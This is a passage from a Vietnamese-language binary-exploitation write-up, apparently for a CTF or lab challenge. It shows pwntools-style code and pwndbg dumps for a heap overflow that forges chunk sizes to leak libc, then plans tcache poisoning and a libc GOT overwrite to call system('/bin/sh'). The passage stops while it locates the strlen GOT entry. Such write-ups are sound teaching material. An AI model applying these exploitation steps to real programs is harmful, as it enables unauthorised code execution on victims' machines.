

Figure 15: Xác nhận heap base address

5.2. Leaking Libc Address

Bước tiếp theo là leak địa chỉ libc để có thể gọi các hàm nguy hiểm hệ thống. Để thực hiện điều này, cần giải phóng một chunk vào unsorted bin, nơi ptmalloc sẽ ghi các con trỏ `fd` và `bk` trỏ về main arena (nằm trong vùng nhớ của libc).

Tuy nhiên, chương trình có những hạn chế khiến việc này không thể thực hiện trực tiếp: kích thước cấp phát tối đa chỉ là `0x60` bytes, quá nhỏ để tự động đưa vào unsorted bin (cần lớn hơn `0x410` bytes). Ngoài ra, không thể lợi dụng cơ chế làm đầy tcache vì các chunk kích thước nhỏ hơn `0x80` bytes sẽ rơi vào fastbin thay vì unsorted bin.

Giải pháp là tiếp tục khai thác lỗ hổng buffer overflow để kích thước của một chunk thành `0x410` bytes. Khi chunk này được giải phóng, ptmalloc sẽ coi nó đủ lớn và đưa vào unsorted bin. Sau đó, cấp phát lại một phần nhỏ của chunk để leak con trỏ `fd`, từ đó tính được địa chỉ base của libc.

Triển khai cụ thể như sau: cấp phát ba chunk mới (chunk 5, 6, 7). Chunk 5 sẽ được dùng để overflow vào chunk 6, ghi đè trường `size` thành `0x421`. Chunk 6 được chọn có kích thước `0x60` bytes để sau khi giải phóng vào unsorted bin, có thể cấp phát lại một phần nhỏ (`0x10` bytes) tránh heap bị corrupt quá nhiều.

```
create(b'\x05', 0x10, b'A')
create(b'\x06', 0x60, b'A')
create(b'\x07', 0x60, b'A')

edit(b'\x05', b'\x07\x00\x01', b'A' * 16 + p64(0x421))

delete(b'\x06')
```

Tuy nhiên, khi thử giải phóng chunk 6, chương trình bị terminate bởi GLIBC với lỗi ”double free or corruption (!prev)” như sau ở Figure 16:

Figure 16: Lỗi double free khi giải phóng chunk 6

Nguyên nhân là cơ chế kiểm tra an toàn của ptmalloc. Khi giải phóng một chunk vào unsorted bin, ptmalloc kiểm tra `prev_inuse` bit của chunk "liền sau" để đảm bảo chunk hiện tại đang được sử dụng (không bị double free). Điểm quan trọng đó là, vị trí chunk "liền sau" không phải là chunk kế tiếp trong bộ nhớ, mà được tính bằng công thức: next_chunk = current_chunk + current_size.

Trạng thái heap sau khi ghi đè `size` của chunk 6 thành `0x420`:

```
pwndbg> x/50gx 0x55555555c290
0x55555555c290: 0x0000000000000000 0x0000000000000021
0x55555555c2a0: 0x0000000000000003 0x4141414141414141
0x55555555c2b0: 0x4141414141414141 0x4141414141414141
0x55555555c2c0: 0x0000000555550002 0x0000000000000041
0x55555555c2d0: 0x0000000000000000 0x0000000000000071
0x55555555c2e0: 0x0000000000000003 0x0000000000000041
0x55555555c2f0: 0x0000000000000000 0x0000000000000000
0x55555555c300: 0x0000000000000000 0x0000000000000000
0x55555555c310: 0x0000000000000000 0x0000000000000000
0x55555555c320: 0x0000000000000000 0x0000000000000000
0x55555555c330: 0x0000000000000000 0x0000000000000000
0x55555555c340: 0x0000000000000000 0x0000000000000021 # <-- chunk 5
0x55555555c350: 0x0000000000000007 0x4141414141414141
0x55555555c360: 0x4141414141414141 0x0000000000000421 # <-- chunk 6
0x55555555c370: 0x0000000000000006 0x0000000000000041
0x55555555c380: 0x0000000000000000 0x0000000000000000
0x55555555c390: 0x0000000000000000 0x0000000000000000
0x55555555c3a0: 0x0000000000000000 0x0000000000000000
0x55555555c3b0: 0x0000000000000000 0x0000000000000000
0x55555555c3c0: 0x0000000000000000 0x0000000000000000
0x55555555c3d0: 0x0000000000000000 0x0000000000000071 # <-- chunk 7
0x55555555c3e0: 0x0000000000000007 0x0000000000000041
0x55555555c3f0: 0x0000000000000000 0x0000000000000000
0x55555555c400: 0x0000000000000000 0x0000000000000000
0x55555555c410: 0x0000000000000000 0x0000000000000000
```

Với chunk 6 có `size = 0x421`, ptmalloc tính địa chỉ chunk tiếp theo:

```
pwndbg> p/x 0x55555555c360 + 0x420
```

```
$1 = 0x55555555c780
```

Tại địa chỉ này không có dữ liệu gì (toàn NULL), nên `prev_inuse` bit bằng `0`, khiến ptmalloc nghĩ chunk 6 đã được giải phóng trước đó:

```
pwndbg> x/10gx 0x55555555c780
0x55555555c780: 0x0000000000000000 0x0000000000000000
0x55555555c790: 0x0000000000000000 0x0000000000000000
0x55555555c7a0: 0x0000000000000000 0x0000000000000000
0x55555555c7b0: 0x0000000000000000 0x0000000000000000
0x55555555c7c0: 0x0000000000000000 0x0000000000000000
```

Giải pháp đó là cấp phát nhiều chunk để "lấp đầy" vùng nhớ từ chunk 7 đến địa chỉ `0x55555555c780`, sau đó ghi một chunk header giả tại đó với `prev_inuse` bit được set (LSB của `size` = 1):

```
create(b'\x05', 0x10, b'A')
create(b'\x06', 0x60, b'A')
create(b'\x07', 0x60, b'A')

create(b'\x09', 0x60, b'A')
create(b'\x10', 0x60, b'A')
create(b'\x11', 0x60, b'A')
create(b'\x12', 0x60, b'A')
create(b'\x13', 0x60, b'A')
create(b'\x14', 0x60, b'A')
create(b'\x15', 0x60, b'A')
create(b'\x16', 0x60, p64(0) * 4 + b'A')

edit(b'\x05', b'\x07\x00\x01', b'A' * 16 + p64(0x421))
```

Sau khi cấp phát các chunk này, heap layout sẽ có chunk header giả tại `0x55555555c780`:

```
pwndbg> x/50gx 0x55555555c290
0x55555555c290: 0x0000000000000000 0x0000000000000021
0x55555555c2a0: 0x0000000000000003 0x4141414141414141
0x55555555c2b0: 0x4141414141414141 0x4141414141414141
0x55555555c2c0: 0x0000000555550002 0x0000000000000041
0x55555555c2d0: 0x0000000000000000 0x0000000000000071
0x55555555c2e0: 0x0000000000000003 0x0000000000000041
0x55555555c2f0: 0x0000000000000000 0x0000000000000000
0x55555555c300: 0x0000000000000000 0x0000000000000000
0x55555555c310: 0x0000000000000000 0x0000000000000000
0x55555555c320: 0x0000000000000000 0x0000000000000000
0x55555555c330: 0x0000000000000000 0x0000000000000000
0x55555555c340: 0x0000000000000000 0x0000000000000021 # <-- chunk 5
0x55555555c350: 0x0000000000000007 0x4141414141414141
0x55555555c360: 0x4141414141414141 0x0000000000000421 # <-- chunk 6
0x55555555c370: 0x0000000000000006 0x0000000000000041
0x55555555c380: 0x0000000000000000 0x0000000000000000
0x55555555c390: 0x0000000000000000 0x0000000000000000
0x55555555c3a0: 0x0000000000000000 0x0000000000000000
0x55555555c3b0: 0x0000000000000000 0x0000000000000000
0x55555555c3c0: 0x0000000000000000 0x0000000000000000
0x55555555c3d0: 0x0000000000000000 0x0000000000000071 # <-- chunk 7
0x55555555c3e0: 0x0000000000000007 0x0000000000000041
...
pwndbg>
0x55555555c750: 0x0000000000000000 0x0000000000000071
0x55555555c760: 0x0000000000000016 0x0000000000000000
0x55555555c770: 0x0000000000000000 0x0000000000000000
0x55555555c780: 0x0000000000000000 0x0000000000000041 # <-- "next chunk"
0x55555555c790: 0x0000000000000000 0x0000000000000000
```

```
0x55555555c7a0: 0x0000000000000000 0x0000000000000000
0x55555555c7b0: 0x0000000000000000 0x0000000000000000
0x55555555c7c0: 0x0000000000000000 0x0000000000020841
0x55555555c7d0: 0x0000000000000000 0x0000000000000000
0x55555555c7e0: 0x0000000000000000 0x0000000000000000
```

Bây giờ ptmalloc tìm thấy một chunk header hợp lệ tại `0x55555555c780` với `prev_inuse` bit được set (`0x41`), cho phép giải phóng chunk 6 vào unsorted bin thành công. Sau đó, cấp phát lại một phần nhỏ:

```
delete(b'\x06')
create(b'\x06', 0x10, b'A')
```

Chunk 6 gốc (kích thước `0x420`) được split: `0x20` bytes đầu được cấp phát lại, phần còn lại (`0x400` bytes) quay trở lại unsorted bin. Heap layout hiện tại trông như sau:

```
pwndbg> x/50gx 0x55555555c290
0x55555555c290: 0x0000000000000000 0x0000000000000021
0x55555555c2a0: 0x0000000000000003 0x4141414141414141
0x55555555c2b0: 0x4141414141414141 0x4141414141414141
0x55555555c2c0: 0x0000000555550002 0x0000000000000041
0x55555555c2d0: 0x0000000000000000 0x0000000000000071
0x55555555c2e0: 0x0000000000000003 0x0000000000000041
0x55555555c2f0: 0x0000000000000000 0x0000000000000000
0x55555555c300: 0x0000000000000000 0x0000000000000000
0x55555555c310: 0x0000000000000000 0x0000000000000000
0x55555555c320: 0x0000000000000000 0x0000000000000000
0x55555555c330: 0x0000000000000000 0x0000000000000000
0x55555555c340: 0x0000000000000000 0x0000000000000021 # <-- chunk 5
0x55555555c350: 0x0000000000000007 0x4141414141414141
0x55555555c360: 0x4141414141414141 0x0000000000000021 # <-- chunk 6 (current)
0x55555555c370: 0x00001555553f0006 0x00001555553f3041
0x55555555c380: 0x000055555555c360 0x0000000000000401 # <-- remainder in unsorted bin
0x55555555c390: 0x00001555553f2cc0 0x00001555553f2cc0
0x55555555c3a0: 0x0000000000000000 0x0000000000000000
0x55555555c3b0: 0x0000000000000000 0x0000000000000000
0x55555555c3c0: 0x0000000000000000 0x0000000000000000
0x55555555c3d0: 0x0000000000000000 0x0000000000000071 # <-- chunk 7
0x55555555c3e0: 0x0000000000000007 0x0000000000000041
0x55555555c3f0: 0x0000000000000000 0x0000000000000000
0x55555555c400: 0x0000000000000000 0x0000000000000000
0x55555555c410: 0x0000000000000000 0x0000000000000000
```

Bây giờ, tại offset `0x8` trong chunk 6 (`0x55555555c370`), là một địa chỉ trong libc: `0x00001555553f3041`. Gọi `show()` để leak địa chỉ này. Từ địa chỉ này, tính offset để tìm libc base:

```
pwndbg> vmmap libc.so.6
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
            Start End Perm Size Offset File (set vmmap-prefer-relpaths on)
   0x155555200000 0x15555522c000 r--p 2c000 0 libc.so.6
   0x15555522c000 0x155555399000 r-xp 16d000 2c000 libc.so.6
   0x155555399000 0x1555553ef000 r--p 56000 199000 libc.so.6
   0x1555553ef000 0x1555553f2000 r--p 3000 1ee000 libc.so.6
   0x1555553f2000 0x1555553f5000 rw-p 3000 1f1000 libc.so.6
    0x1555553f5000 0x155555402000 rw-p d000 0 [anon_1555553f5]
pwndbg> p/x 0x00001555553f3041 - 0x155555200000
$1 = 0x1f3041
```

Leak và tính libc base:

```
libc.address = u64(show(b'\x06').ljust(8, b'\0')) - 0x1f3041
print(f"libc base: {hex(libc.address)}")
```

Kết quả được xác nhận qua `vmmap` như dưới đây:



Figure 17: Xác nhận libc base address

5.3. Remote Code Execution

Sau khi đã leak được địa chỉ cơ sở của heap và của libc, vượt qua được cơ chế ASLR, kẻ tấn công có thể thực hiện nhiều kỹ thuật khác nhau tuỳ theo các cơ chế bảo vệ của binary hoặc của libc để mở một interactive shell nhằm chiếm quyền điều khiển máy nạn nhân. Cụ thể trong trường hợp này, chúng ta sẽ lợi dụng lỗ hổng heap buffer overflow và địa chỉ cơ sở của heap để thực hiện kỹ thuật tấn công tcache poisoning, ghi đè con trỏ `fd` (next) của một chunk đã được free vào tcache bin, dẫn đến khả năng đọc và ghi tại địa chỉ tuỳ ý.

Binary được bật Full RELRO nên không thể thực hiện GOT overwrite trong binary. Việc thực hiện ROP chain cũng phức tạp vì chưa leak được địa chỉ trên stack. Thực hiện hook overwrite đến `__free_hook` hoặc `__malloc_hook` cũng không khả thi vì GLIBC phiên bản 2.34 đã loại bỏ các hook này. Tuy nhiên, libc chỉ bật Partial RELRO nên phần GOT trong libc có thể bị overwrite.

Figure 18: Full RELRO trong binary và Partial RELRO trong libc

Có thể xem các GOT entry của libc bằng lệnh `got -p libc` trong pwndbg như sau:



Figure 19: Danh sách các GOT entry trong libc

Tuy nhiên, vấn đề là tại đây có rất nhiều GOT entry, không thể ghi đè ngẫu nhiên hay ghi đè toàn bộ được vì có thể làm crash chương trình. Do đó, cần quan sát lại mã giả để xác định các lời gọi hàm nhận vào tham số mà kẻ tấn công kiểm soát được, mà hàm đó gọi đến một trong các GOT entry của libc. Nếu kiểm soát tham số thành `/bin/sh` và ghi đè GOT entry tương ứng thành `system()`, lời gọi hàm đó sẽ trở thành `system("/bin/sh")`, từ đó spawn shell trên máy nạn nhân.

Có một vài lời gọi hàm khả thi sau:

- `strcpy(content, name);` trong hàm `create()`.
- `free(MainTable[index]->content);` trong hàm `delete()`.
- `puts((const char *)MainTable[index]->content + 8);` trong hàm `show()`.
- Các lời gọi `strcpy()` tương tự trong `edit()`.

Ta tiến hành disassemble từng hàm:

```
pwndbg> disassemble strcpy
Dump of assembler code for function strcpy_ifunc:
   0x000015555529cc30 <+0>:     endbr64
   0x000015555529cc34 <+4>:     mov    rdx,QWORD PTR [rip+0x15528d]        # 0x1555553f1ec8
   0x000015555529cc3b <+11>:    mov    ecx,DWORD PTR [rdx+0xb8]
   0x000015555529cc41 <+17>:    mov    esi,DWORD PTR [rdx+0x1a4]
   0x000015555529cc47 <+23>:    test   cl,0x20
   0x000015555529cc4a <+26>:    je     0x15555529cc54 <strcpy_ifunc+36>
   0x000015555529cc4c <+28>:    test   esi,0x200
   0x000015555529cc52 <+34>:    jne    0x15555529cc80 <strcpy_ifunc+80>
   0x000015555529cc54 <+36>:    and    esi,0x8
   0x000015555529cc57 <+39>:    lea    rax,[rip+0x14c12]        # 0x1555552b1870 <__strcpy_sse2_unaligned>
   0x000015555529cc5e <+46>:    jne    0x15555529cc79 <strcpy_ifunc+73>
   0x000015555529cc60 <+48>:    test   BYTE PTR [rdx+0x9d],0x2
   0x000015555529cc67 <+55>:    lea    rax,[rip+0x14a22]        # 0x1555552b1690 <__strcpy_sse2>
   0x000015555529cc6e <+62>:    lea    rdx,[rip+0xc8bab]        # 0x155555365820 <__strcpy_ssse3>
   0x000015555529cc75 <+69>:    cmovne rax,rdx
   0x000015555529cc79 <+73>:    ret
   0x000015555529cc7a <+74>:    nop    WORD PTR [rax+rax*1+0x0]
   0x000015555529cc80 <+80>:    test   ecx,ecx
   0x000015555529cc82 <+82>:    js     0x15555529cca0 <strcpy_ifunc+112>
   0x000015555529cc84 <+84>:    lea    rax,[rip+0xea0b5]        # 0x155555386d40 <__strcpy_avx2_rtm>
   0x000015555529cc8b <+91>:    and    ch,0x8
   0x000015555529cc8e <+94>:    jne    0x15555529cc79 <strcpy_ifunc+73>
   0x000015555529cc90 <+96>:    lea    rax,[rip+0xdd759]        # 0x15555537a3f0 <__strcpy_avx2>
   0x000015555529cc97 <+103>:   test   esi,0x800
   0x000015555529cc9d <+109>:   jne    0x15555529cc54 <strcpy_ifunc+36>
   0x000015555529cc9f <+111>:   ret
   0x000015555529cca0 <+112>:   lea    rax,[rip+0xf1629]        # 0x15555538e2d0 <__strcpy_evex>
   0x000015555529cca7 <+119>:   test   ecx,0x40000000
   0x000015555529ccad <+125>:   je     0x15555529cc84 <strcpy_ifunc+84>
   0x000015555529ccaf <+127>:   jmp    0x15555529cc79 <strcpy_ifunc+73>
End of assembler dump.
```

Figure 20: Disassembly hàm `strcpy()`

Hàm `strcpy()` không sử dụng đến GOT entry nào.

```
pwndbg> disassemble free
Dump of assembler code for function __GI___libc_free:
   0x000015555529aa90 <+0>:     endbr64
   0x000015555529aa94 <+4>:     test   rdi,rdi
   0x000015555529aa97 <+7>:     je     0x15555529ab38 <__GI___libc_free+168>
   0x000015555529aa9d <+13>:    push   rbp
   0x000015555529aa9e <+14>:    lea    rsi,[rdi-0x10]
   0x000015555529aaa2 <+18>:    push   rbx
   0x000015555529aaa3 <+19>:    sub    rsp,0x18
   0x000015555529aaa7 <+23>:    mov    rbx,QWORD PTR [rip+0x157362]        # 0x1555553f1e10
   0x000015555529aaae <+30>:    mov    rax,QWORD PTR [rdi-0x8]
   0x000015555529aab2 <+34>:    mov    ebp,DWORD PTR fs:[rbx]
   0x000015555529aab5 <+37>:    test   al,0x2
   0x000015555529aab7 <+39>:    jne    0x15555529aaf0 <__GI___libc_free+96>
   0x000015555529aab9 <+41>:    mov    rdx,QWORD PTR [rip+0x1572e8]        # 0x1555553f1da8
   0x000015555529aac0 <+48>:    cmp    QWORD PTR fs:[rdx],0x0
   0x000015555529aac5 <+53>:    je     0x15555529ab40 <__GI___libc_free+176>
   0x000015555529aac7 <+55>:    lea    rdi,[rip+0x158192]        # 0x1555553f2c60 <main_arena>
   0x000015555529aace <+62>:    test   al,0x4
   0x000015555529aad0 <+64>:    je     0x15555529aade <__GI___libc_free+78>
   0x000015555529aad2 <+66>:    mov    rax,rsi
   0x000015555529aad5 <+69>:    and    rax,0xfffffffffc000000
   0x000015555529aadb <+75>:    mov    rdi,QWORD PTR [rax]
   0x000015555529aade <+78>:    xor    edx,edx
   0x000015555529aae0 <+80>:    call   0x155555297c90 <_int_free>
   0x000015555529aae5 <+85>:    mov    DWORD PTR fs:[rbx],ebp
   0x000015555529aae8 <+88>:    add    rsp,0x18
   0x000015555529aaec <+92>:    pop    rbx
   0x000015555529aaed <+93>:    pop    rbp
   0x000015555529aaee <+94>:    ret
   0x000015555529aaef <+95>:    nop
   0x000015555529aaf0 <+96>:    mov    edx,DWORD PTR [rip+0x15787e]        # 0x1555553f2374 <mp_+52>
   0x000015555529aaf6 <+102>:   test   edx,edx
   0x000015555529aaf8 <+104>:   jne    0x15555529ab20 <__GI___libc_free+144>
   0x000015555529aafa <+106>:   cmp    rax,QWORD PTR [rip+0x15784f]        # 0x1555553f2350 <mp_+16>
   0x000015555529ab01 <+113>:   jbe    0x15555529ab20 <__GI___libc_free+144>
   0x000015555529ab03 <+115>:   cmp    rax,0x2000000
   0x000015555529ab09 <+121>:   ja     0x15555529ab20 <__GI___libc_free+144>
   0x000015555529ab0b <+123>:   and    rax,0xfffffffffffffff8
```

Figure 21: Disassembly hàm `free()`

Hàm `free()` cũng vậy, không sử dụng GOT entry nào.

```
pwndbg> disassemble puts
Dump of assembler code for function __GI__IO_puts:
Address range 0x15555527a070 to 0x15555527a219:
   0x000015555527a070 <+0>:     endbr64
   0x000015555527a074 <+4>:     push   r14
   0x000015555527a076 <+6>:     push   r13
   0x000015555527a078 <+8>:     push   r12
   0x000015555527a07a <+10>:    mov    r12,rdi
   0x000015555527a07d <+13>:    push   rbp
   0x000015555527a07e <+14>:    push   rbx
   0x000015555527a07f <+15>:    sub    rsp,0x10
   0x000015555527a083 <+19>:    call   0x15555522c470 <*ABS*+0x9cf30@plt>
   0x000015555527a088 <+24>:    mov    r13,QWORD PTR [rip+0x177da9]        # 0x1555553f1e38
   0x000015555527a08f <+31>:    mov    rbx,rax
   0x000015555527a092 <+34>:    mov    rbp,QWORD PTR [r13+0x0]
   0x000015555527a096 <+38>:    mov    eax,DWORD PTR [rbp+0x0]
   0x000015555527a099 <+41>:    and    eax,0x8000
   0x000015555527a09e <+46>:    jne    0x15555527a0f8 <__GI__IO_puts+136>
   0x000015555527a0a0 <+48>:    mov    r14,QWORD PTR fs:0x10
   0x000015555527a0a9 <+57>:    mov    r8,QWORD PTR [rbp+0x88]
   0x000015555527a0b0 <+64>:    cmp    QWORD PTR [r8+0x8],r14
   0x000015555527a0b4 <+68>:    je     0x15555527a1b0 <__GI__IO_puts+320>
   0x000015555527a0ba <+74>:    mov    edx,0x1
   0x000015555527a0bf <+79>:    lock cmpxchg DWORD PTR [r8],edx
   0x000015555527a0c4 <+84>:    jne    0x15555527a200 <__GI__IO_puts+400>
   0x000015555527a0ca <+90>:    mov    r8,QWORD PTR [rbp+0x88]
   0x000015555527a0d1 <+97>:    mov    rdi,QWORD PTR [r13+0x0]
   0x000015555527a0d5 <+101>:   mov    QWORD PTR [r8+0x8],r14
   0x000015555527a0d9 <+105>:   mov    eax,DWORD PTR [rdi+0xc0]
   0x000015555527a0df <+111>:   add    DWORD PTR [r8+0x4],0x1
   0x000015555527a0e4 <+116>:   test   eax,eax
   0x000015555527a0e6 <+118>:   je     0x15555527a105 <__GI__IO_puts+149>
   0x000015555527a0e8 <+120>:   cmp    eax,0xffffffff
   0x000015555527a0eb <+123>:   je     0x15555527a10f <__GI__IO_puts+159>
   0x000015555527a0ed <+125>:   mov    eax,0xffffffff
   0x000015555527a0f2 <+130>:   jmp    0x15555527a172 <__GI__IO_puts+258>
   0x000015555527a0f4 <+132>:   nop    DWORD PTR [rax+0x0]
```

Figure 22: Disassembly hàm `puts()`

Trong `puts()` có một lời gọi đến PLT entry, vậy chắc chắn trong đó sẽ gọi đến một GOT entry tương ứng:

```
pwndbg> x/10i 0x15555522c470
   0x15555522c470 <*ABS*+0x9cf30@plt>:  endbr64
   0x15555522c474 <*ABS*+0x9cf30@plt+4>:        bnd jmp QWORD PTR [rip+0x1c5c1d]        # 0x1555553f2098 <*ABS*@got.plt>
   0x15555522c47b <*ABS*+0x9cf30@plt+11>:       nop    DWORD PTR [rax+rax*1+0x0]
   0x15555522c480 <*ABS*+0x9e230@plt>:  endbr64
   0x15555522c484 <*ABS*+0x9e230@plt+4>:        bnd jmp QWORD PTR [rip+0x1c5c15]        # 0x1555553f20a0 <*ABS*@got.plt>
   0x15555522c48b <*ABS*+0x9e230@plt+11>:       nop    DWORD PTR [rax+rax*1+0x0]
   0x15555522c490 <*ABS*+0x9cc30@plt>:  endbr64
   0x15555522c494 <*ABS*+0x9cc30@plt+4>:        bnd jmp QWORD PTR [rip+0x1c5c0d]        # 0x1555553f20a8 <*ABS*@got.plt>
   0x15555522c49b <*ABS*+0x9cc30@plt+11>:       nop    DWORD PTR [rax+rax*1+0x0]
   0x15555522c4a0 <*ABS*+0xb72f0@plt>:  endbr64
```

Figure 23: PLT entry trong `puts()`

Nằm tại địa chỉ `0x1555553f2098`, đó chính là GOT entry của `strlen()`:

